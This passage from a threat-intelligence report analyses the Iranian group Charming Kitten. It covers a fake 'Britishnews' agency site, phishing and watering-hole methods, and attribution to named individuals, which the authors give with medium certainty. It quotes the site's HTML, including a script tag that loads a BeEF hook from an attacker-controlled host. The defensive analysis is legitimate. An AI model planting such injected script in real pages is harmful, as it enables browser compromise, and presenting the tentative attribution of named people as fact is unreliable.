
mahanserver.ir از شما بی نهایت سپاسگذاریم

[16] Data from DomainTools whois history.

To sum up, the HBO hacker - **Behzad Mesri** is a member of Turk Black Hat along with **ArYaIeIrAn**, who provides infrastructure for Charming Kitten activity via PersianDNS / Mahanserver together with **Mohammad Rasoul Akbari**, who is a Facebook friend of Behzad Mesri's. We tend to identify ArYaIeIrAn with **Mohammadamin Keshvari**, because the latter is the only other employee of Mahanserver and works in a company whose domain was registered by the former (and both have a similar and unique profile picture).

We estimate with medium certainty that the three are directly connected to Charming Kitten, and potentially, along with others – *are* Charming Kitten.

We used SocialNet, Shadow Dragon's Maltego transform for social media analysis[17] to analyze these connections and visually depict them, as can be seen below:



[17] https://shadowdragon.io/product/socialnet

Delivery and Infection

Charming Kitten attack their targets using the following methods:

- **Made up organizations and people –** entities are made up to lure people into malicious websites or to receive malicious messages.
- **Impersonating real companies** – real companies are impersonated, making victims believe they are communicating or visiting the website of the real companies.
- **Watering hole attacks** – inserting malicious JavaScript code into breached strategic websites.
- **Spear phishing –** pretending to be Gmail, Facebook, and other services providers, or pretending to be a friend of the target sharing a file or a link.


These methods are elaborated below.

Made up organizations and people

British News

Charming kitten regularly target international media outlets with Persian-language services. Two recent reports – "How Iran tries to control news coverage by foreign-based journalists"[18] and "Iranian agents blackmailed BBC reporter with 'naked photo' threats"[19] describe harassment and intimidation methods applied by Iranian intelligence agencies. These campaigns often target reporters and journalists in phishing attempts.


On the same note, we identified a fake-news agency "established" by the attackers, called "*The British news agency*" or **"***Britishnews***"** (inspired by BBC)[20]. Its website domain is britishnews.com[.]co and two other domains, broadcastbritishnews[.]com and britishnews[.]org, redirected to it. Below are screenshots of the main page of the website, which is online at time of writing:



[18] https://rsf.org/en/news/how-iran-tries-control-news-coverage-foreign-based-journalists

[19] http://www.arabnews.com/node/1195681/media

[20] Outed in collaboration with Forbs On Jan 2017, see "With Fake News And Femmes Fatales, Iran's Spies Learn To Love Facebook" forbes.com/sites/thomasbrewster/2017/07/27/iran-hackers-oilrig-use-fake-personas-on-facebook-linkedin-for-cyberespionage




Politics and Business

Read Latest News Anytime, Anywhere on Britishnews

How to Keep Yourself Updated With Technology

'Keeping it real!' Scarlett Moffatt praised by fans after posting THIS hilarious sunbathing photo

Below is a screenshot from the “about” page of the fake news agency website, detailing its objectives and giving the email addresses of various “employees”:



Welcome to British news , an international non profit news agency

About British news

The British news agency has been established as a public company in London . We are Covering international news for an online, global audience. Our team of multinational staff began this work to broadcast impartial news from all over the world .


For contacting British news , email at info@britishnews.org .

Our Management Team

CEO

RICHARD BANCROFT
richard.bancroft@britishnews.org

HEAD OF EDITORS




CEO

HEAD OF EDITORS

FRED F. JEFFERSON

fred.jefferson@britishnews.org




CEO

HEAD OF EDITORS

HEAD OF NEWS

MARGARET J. MCANDERW

margaret.mcandrew@britishnews.org



CEO

HEAD OF EDITORS

HEAD OF NEWS

FOREIGN DEPARTMENT

SAMUEL FREDRIKSSON


samuel.fredriksson@britishnews.org

Note the use of present perfect instead of past simple in "has been established" (instead of "was established"), present progressive (we are covering) instead of present simple (we cover) to mark a habitual aspect, and "began this work" – all suggesting a Persian-thinking writer.

This fake news-agency and accompanying social media accounts are not used to disseminate propaganda or false information. Their content was automatically copied from legitimate sources. The purpose of this news agency is to create legitimacy, with the end goal of reaching out to their targets and infecting them while visiting the infected website.

The website contains BeEF (Browser Exploitation Framework – a penetration testing tool that focuses on web browsers), however it seems that the payload is sent only when the victim visits the site from IPs in a whitelist managed by the attackers. This might indicate they are after specific targets or organizations rather than widespread infection.


The screenshot below shows w3school.hopto[.]org, which served BeEF, called when britishnews.com[.]co is loading:



britishnews.com.co
tesma.js
cuteslider.css
settings.css?rev=4.2.2
dynamic-captions.css?rev=4.2.2


▼ General
Request URL: http://w3school.ho
Referrer Policy: no-referrer-when-

▼ Request Headers
⚠ Provisional headers are shown
Referer: http://britishnews.com.



```
<!DOCTYPE html>

<html lang="en-US" class="no-js"  prefix="og: http://ogp.me/ns#">

<head>
    <title>
    Homepage &ndash; Britishnews    </title>
<script type="text/javascript" src="http://w3school.hopto.org:2061/tesma.js"></script>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <link rel="profile" href="http://gmpg.org/xfn/11" />
```

At the bottom of the site are links to social media accounts created by the attackers:




© 2016 Britishnews . The Britishnews is not responsible for the content of external sites .

```
::before
<ul class="social-icons  fixclear"> == $0
  ::before
  <li class="title">GET SOCIAL</li>
▼<li class="social-twitter">
    <a href="https://twitter.com/Britishnewslive" target="_blank">Twitter</a>
  </li>
▼<li class="social-instagram">
    <a href="https://instagram.com/Britishnewslive" target="_blank">Instagram</a>
  </li>
▼<li class="social-linkedin">
    <a href="https://www.linkedin.com/company/britishnews" target="_blank">Linkedin</a>
  </li>
▼<li class="social-facebook">
    <a href="https://www.facebook.com/officialbritishnewslive/" target="_blank">Facebook</a>
```

Below are screenshots of the accounts.

Instagram, *Instagram[.]com/britishnewslive* with over 13,000 followers (unavailable for several months):

